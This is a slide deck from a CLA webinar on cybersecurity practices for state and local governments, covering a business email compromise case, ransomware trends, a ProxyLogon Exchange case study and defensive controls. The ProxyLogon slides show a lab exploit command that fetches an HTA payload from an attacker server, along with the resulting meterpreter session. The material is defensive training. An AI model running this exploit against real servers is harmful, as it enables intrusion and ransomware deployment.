We'll get you there.

CPAs | CONSULTANTS | WEALTH ADVISORS

Leading Cybersecurity Practices for State and Local Governments

May 23, 2024

The information herein has been provided by CliftonLarsonAllen LLP for general information purposes only. The presentation and related materials, if any, do not implicate any client, advisory, fiduciary, or professional relationship between you and CliftonLarsonAllen LLP and neither CliftonLarsonAllen LLP nor any other person or entity is, in connection with the presentation and/or materials, engaged in rendering auditing, accounting, tax, legal, medical, investment, advisory, consulting, or any other professional service or advice. Neither the presentation nor the materials, if any, should be considered a substitute for your independent investigation and your sound technical business judgment. You or your entity, if applicable, should consult with a professional advisor familiar with your particular factual situation for advice or service concerning any specific matters.

CliftonLarsonAllen LLP is not licensed to practice law, nor does it practice law. The presentation and materials, if any, are for general guidance purposes and not a substitute for compliance obligations. The presentation and/or materials may not be applicable to, or suitable for, your specific circumstances or needs, and may require consultation with counsel, consultants, or advisors if any action is to be contemplated. You should contact your CliftonLarsonAllen LLP or other professional prior to taking any action based upon the information in the presentation or materials provided. CliftonLarsonAllen LLP assumes no obligation to inform you of any changes in laws or other factors that could affect the information contained herein.

Today’s Presenters

David Anderson, OSCP
Principal
Cybersecurity
CLA

Mitch Thompson
Director
State and Local Government
CLA

Serving *You*

CLA creates opportunities for businesses, individuals, and communities through our wealth advisory, outsourcing, audit, tax and consulting services. With more than 8,500 people, nearly 130 U.S. Locations, and a global vision, we promise to know you and help you.

We Can Help You in 4 Ways …

Software *integration*

In-house products and solutions allow businesses to leverage leading value.

Data *modernization*

Every business relies on data insights to make accurate informed decisions.

Automation development

Adding automation to key processes allows businesses to scale efficiently.

Protect your systems and data with a strong *cybersecurity* plan.

Cybersecurity Services At CLA

Cybersecurity Security offered as specialized service offering for over 25 years

- Penetration Testing and Vulnerability Assessment
- IT/Cyber security risk assessments
- IT audit and compliance (HIPAA, GLBA/FFIEC, NIST, CMMC, CIS, etc.)
- Readiness and Compliance Assessments (PCI-DSS)
- Incident response and forensics
- Independent security consulting
- Internal audit support

Key Objectives

Common cyber threats facing state and local governments.

Recommended practices for securing your organization's data and systems.

Strategies for responding to a cyberattack.

Compliance requirements for state and local governments.

Cybersecurity Trends

State Of Cybersecurity

Everything Old is New Again


1. Default configurations of software and applications
2. Improper separation of user/administrator privilege
3. Insufficient internal network monitoring
4. Lack of network segmentation
5. Poor patch management
6. Bypass of system access controls
7. Weak or misconfigured multifactor authentication (MFA) methods
8. Insufficient access control lists (ACLs) on network shares and services
9. Poor credential hygiene
10. Unrestricted code execution

https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-278a

Cybercrime And Black-Market Economies

- Black market economy to support cyber fraud
  - Business models and specialization
  - Underground Marketplace (The Dark Web)

- Most common cyber fraud scenarios we see affecting our clients
  - Theft of information
    - Log-in Credentials
    - ePHI, PII, PFI, account profiles, etc.
    - Credit card information
  - Ransomware and interference w/ operations
- To the Hackers, we all look the same…



They will hit you with any or all the following:

1. Email Spear Phishing Attacks
2. Password Guessing and Business Email Account Takeovers
3. Payment and Funds Disbursement Transfer Fraud
4. Ransomware
5. Extortion to avoid breach disclosure

Business Email Compromise (BEC)

80%+ of breaches involve stolen credentials

Business Email Compromise

- Fraudsters impersonate employees, service providers, or vendors via email in an attempt to…
  - Modify invoice payments
  - Change direct deposit for employees
  - Purchase gift cards
  - Etc.
- The attacker could directly target you… OR the attacker could attack you through a **vendor/customer**
  - Supply chain attacks


Microsoft 2022 Digital Defense Report

Credentialed phishing schemes on the rise – indiscriminately target all inboxes

The volume of phishing attacks is orders of magnitude **greater than all other threats**

710 million phishing emails blocked per week

2023 PhishLabs Malicious Email Report



PAYLOAD FAMILY	Q1 2023
QBot	87.8%
Emotet	6%
IcedID	2.9%
Agent Tesla	0.9%

THREAT	Q1 2023	% +/-
Hybrid Vishing	45.1%	-6.2%
419	36.4%	+3.46%
BEC	14.3%	+1.9%
JOB SCAM	4.1%	+0.8%
TECH SUPPORT	0.1%	+0.02%

THREAT	Q1 %	% +/-
Phishing Link	62.4%	+0.6%
Attachment	37.6%	-0.6%

Source: https://www.phishlabs.com/

Case Study

Overview

- Controller sent email to AP to process an invoice
- AP verified the legitimacy, identified request was fraudulent
  - Controller did NOT send it
- IT Security team reviewed and changed password for user
- Four months later, council heard about incident and asked for independent investigation
  - Log retention for many systems was default (30 days)

Analysis

Email that was sent to from controller to AP was sent using actual controller's actual email account

In addition, the email headers contained the "***X-MS-Exchange-Organization-AuthAs: Internal***" flag showing the message originating from the user's account and was authenticated.

Snippet of SMPT email headers from fraudulent email

X-MS-Exchange-Organization-MessageDirectionality: Originating

X-MS-Exchange-Organization-AuthSource: [redacted] *prod.outlook.com*

X-MS-Exchange-Organization-AuthAs: Internal

X-MS-Exchange-Organization-AuthMechanism: 04

Analysis

Additionally, the “Originating-IP” of 46.219.210.254 indicates the source IP address was from Ukraine:

X-MS-Exchange-Organization-AuthAs: Internal
X-MS-Exchange-Organization-AuthMechanism: 04
X-Originating-IP: [46.219.210.254]
X-MS-Exchange-Organization-Network-Message-Id:

```
┌──(user㉿server)-[~]
└─$ whois 46.219.210.254
% IANA WHOIS server
% for more information on IANA, visit
http://www.iana.org
% This query returned 1 object
# whois.ripe.net

role:           Freenet Network Coordination Center
address:        Freenet
address:        of 268, 17 Dragomanova st., Kyiv
address:        Ukraine (UA) 02068
admin-c:        FL4510-RIPE
```

Analysis

- Reviewing authentication logs showed the controller's account with several failed logins over a period of time

- Yellow rows indicate Saturday or Sunday

May	111
1-May	12
2-May	3
3-May	2
4-May	5
5-May	2
6-May	2
7-May	1
8-May	1
10-May	1
11-May	5
12-May	3
14-May	1
15-May	3
16-May	4
17-May	6
18-May	10
19-May	12
20-May	5
21-May	12
22-May	11
23-May	10

Analysis

- Authentication logs show the fraudster accessed email with an email client (e.g., Outlook)
- Email clients will synchronize all email, contacts, calendar, etc.
- **Controller account had 8 year's worth of email**

Date (UTC)	User	Username	Application	IP address	Location	Status	Failure reason	Client app
[redacted]	[redacted]	[redacted]	Microsoft Office	199.116.115.139	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients
[redacted]	[redacted]	[redacted]	Microsoft Office	199.116.115.143	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients

Analysis

- Analysis of email showed controller had documents with users' social security numbers and credit card numbers

PII in Text

Type	Values
Person name	0
Email Address	13,499
Credit Card Numbers	184
Social Security Numbers	1,071

Lessons Learned

- Weak password policy
- MFA not required
- Access to email not geo-restricted
- Email retention settings not in place
- Log retention settings not enhanced

Ransomware

Ransomware

Attack on the availability of data

Encrypt / lock up critical systems, applications, and data

Payments are often in cryptocurrency (Bitcoin)

Newer ransomware variants

Attempt to delete backups

Demand payment not to publish stolen data

Fraudsters may demand payment from 3rd parties impacted by incident


Ransomware Growth – 2023 Sophos Study

2020	2021	2022	2023
51%	37%	66%	66%

In the last year, has your organization been hit by ransomware?
Yes. n=3000 (2023), 5,600 (2022), 5,400 (2021), 5,000 (2020)

30%
Of ransomware attacks where data was encrypted reported that data was also stolen

Ransom Payment and Backup Use by Revenue



How Does Ransomware Get Into Networks?

Email phishing resulting in:	Unpatched systems exposed to internet	Insecure internet accessible log-in prompts
• User opening an infected attachment. • User downloading malicious payload from a website.	• Exchange • VDI	• Outlook Web Access (OWA) • Citrix Gateway • Virtual Private Network (VPN) • Remote Desktop Protocol (RDP)

Case Study

Case Study — Exchange Email Vulnerability

Four separate vulnerabilities


- Server-Side Request Forgery (SSRF)
- Arbitrary File Write
- Insecure Deserialization
- Arbitrary File Write


Exploited by hacking group based out of China

- Targets US companies
- Operates using Virtual Private Servers (VPS) in US

Server-Side Request Forgery


- Allows an attacker to interact with backend features of Exchange that **should not be publicly accessible**
  - Allows attacker to impersonate an Exchange administrator






Arbitrary File Write

- Now we are the Exchange administrator
- Can create a malicious file on the server





Tools Created To Exploit Vulnerability


```
root@Ares 02:26:46 PM ~/tools/proxylogonPOC
python3 proxyLogon.py webapp-01.lab.env -e administrator@lab.env -w maliciouslogfile -c 'mshta http://10.0.0.201:80/Exploit.hta'
```

```
sf6 exploit(windows/misc/hta_server) > sessions -v

ctive sessions
==============

 Session ID: 1
       Name:
       Type: meterpreter windows
       Info: NT AUTHORITY\SYSTEM @ WEBAPP-01
     Tunnel: 10.0.0.201:4444 -> 10.0.0.12:8105 (10.0.0.12)
        Via: exploit/windows/misc/hta_server
  Encrypted: Yes (AES-256-CBC)
       UUID: d3a9ccab7a411539/x86=1/windows=1/2021-06-21T19:32:10Z
    CheckIn: 58s ago @ 2021-06-21 14:32:12 -0500
 Registered: No
```

Admin Rights To Exchange Server



Attacker Elevated Privileges

Exchange server had IT administrator logged in

Hackers used IT administrator's account to:

- Access and exfiltrate sensitive files
- Identify and delete backups
- Deploy ransomware

Outcome

Organization paid over $1 million to recover systems, applications, and data

No cyber insurance coverage

Took organization 4 months to get back to “business as usual”

Mitigating Controls

Strong patch management

Threat intelligence

Logging and monitoring

Egress filtering

Install public-facing services in DMZ

Antivirus/endpoint controls

Secure (isolating) backups

Recommended Practices for Securing your Organization

Internal Controls to Manage Risk

Big Picture:
Leverage Industry Frameworks/Controls

- Center for Internet Security (CIS) Critical Security Controls

- National Institute of Standards and Technology Cybersecurity Framework (NIST CSF)

CIS Control 1: Inventory and Control of Enterprise Assets
CIS Control 2: Inventory and Control of Software Assets
CIS Control 3: Data Protection
CIS Control 4: Secure Configuration of Enterprise Assets and Software
CIS Control 5: Account Management
CIS Control 6: Access Control Management
CIS Control 7: Continuous Vulnerability Management
CIS Control 8: Audit Log Management
CIS Control 9: Email and Web Browser Protections
CIS Control 10: Malware Defenses
CIS Control 11: Data Recovery
CIS Control 12: Network Infrastructure Management
CIS Control 13: Network Monitoring and Defense
CIS Control 14: Security Awareness and Skills Training
CIS Control 15: Service Provider Management
CIS Control 16: Application Software Security
CIS Control 17: Incident Response Management
CIS Control 18: Penetration Testing

Function	Category	Category Identifier
Govern (GV)	Organizational Context	GV.OC
	Risk Management Strategy	GV.RM
	Roles, Responsibilities, and Authorities	GV.RR
	Policy	GV.PO
	Oversight	GV.OV
	Cybersecurity Supply Chain Risk Management	GV.SC
Identify (ID)	Asset Management	ID.AM
	Risk Assessment	ID.RA
	Improvement	ID.IM
Protect (PR)	Identity Management, Authentication, and Access Control	PR.AA
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Platform Security	PR.PS
	Technology Infrastructure Resilience	PR.IR
Detect (DE)	Continuous Monitoring	DE.CM
	Adverse Event Analysis	DE.AE
Respond (RS)	Incident Management	RS.MA
	Incident Analysis	RS.AN
	Incident Response Reporting and Communication	RS.CO
	Incident Mitigation	RS.MI
Recover (RC)	Incident Recovery Plan Execution	RC.RP
	Incident Recovery Communication	RC.CO

IT / Technical Controls

Spam Filter Controls

- Implement email spoofing protections
  - Sender Policy Framework (SPF)
    - Lists authorized mail servers for your business
  - DomainKeys Identified Mail (DKIM)
    - Digitally signs emails sent from your business
  - Domain-based Message Authentication Reporting and Conformance (DMARC)
    - Informs email servers what to do when SPF and DKIM checks fail

Tools

https://mxtoolbox.com/

https://easydmarc.com/

Passwords

Strong Password Policy

- Password length is most important characteristic (14+ characters)
- Avoid reusing passwords
- Consider password manager

Pass Phrases – Looooooong natural language

Password1 <---------- *Unforgiveable!*

Summer2024! <---------- *Terrible*


*N*78fm/1* <---------- *Painful*

Wallet Painting lamp <-- GOOD

Multi-Factor Authentication (MFA)

- All remote systems/applications should **require** MFA
  - Email, VPN, Remote Desktop, Banking, etc.

- Not all MFA is created equal
  - Hardware tokens
  - Number matching
  - Soft token (6-digit code)
  - Push notifications
  - Phone calls/SMS text



User Access Controls

- Staff should not have administrator rights to their workstations or business applications.
- No email, browsing, or general computer use when using administrator level credentials.
- System/application administrators should be required to have two sets of credentials (general use and elevated privileges).
- Implement a policy and practice that stipulates administrators do NOT log into workstations with domain administrator rights.

Logging, Monitoring, and Alerting

- Ensure all applications, such as Email, have adequate logging enabled
  - This may require additional licensing/costs

- Fine-tune the logging and develop a process to review logs regularly for potentially malicious activity

Manual / Process Driven Controls

Manual Controls

Payments

Vendor Management

User Education

Polling Question

Is my organization Cyber Ready?

- Yes – we 100% follow best practices by conducting assessments, penetrating testing is conducted regularly, and we have a mitigation plan that we practice regularly
- Sort of – we follow most best practices, and we have not had a cyber assessment or pen test in the last 3 years
- Not at All – we have been so overwhelmed with other priorities that our cyber posture has fallen behind

Strategies for Responding to a Cyberattack

Cyber Attack Incident Response Plan

- Preparation
- Identification
- Containment
- Eradication
- Recovery and Restoration
- Post-Incident Review

Compliance Requirements

Compliance Requirements

- Understand the legal framework for your state
- Implement measures to protect data (PII, CJIS, HIPAA, PHI, PCI)
- Conduct regular risk assessments specific to your needs
- Regularly train employees
- Audit and accountability!

Thank You!

David Anderson, OSCP
Principal, Cybersecurity
612-376-4699
David.Anderson@CLAconnect.com

Mitch Thompson
Director – State & Local Government
317-569-6154
Mitch.Thompson@CLAconnect.com

Want to schedule time to talk more?

CLAconnect.com

CPAs | CONSULTANTS | WEALTH ADVISORS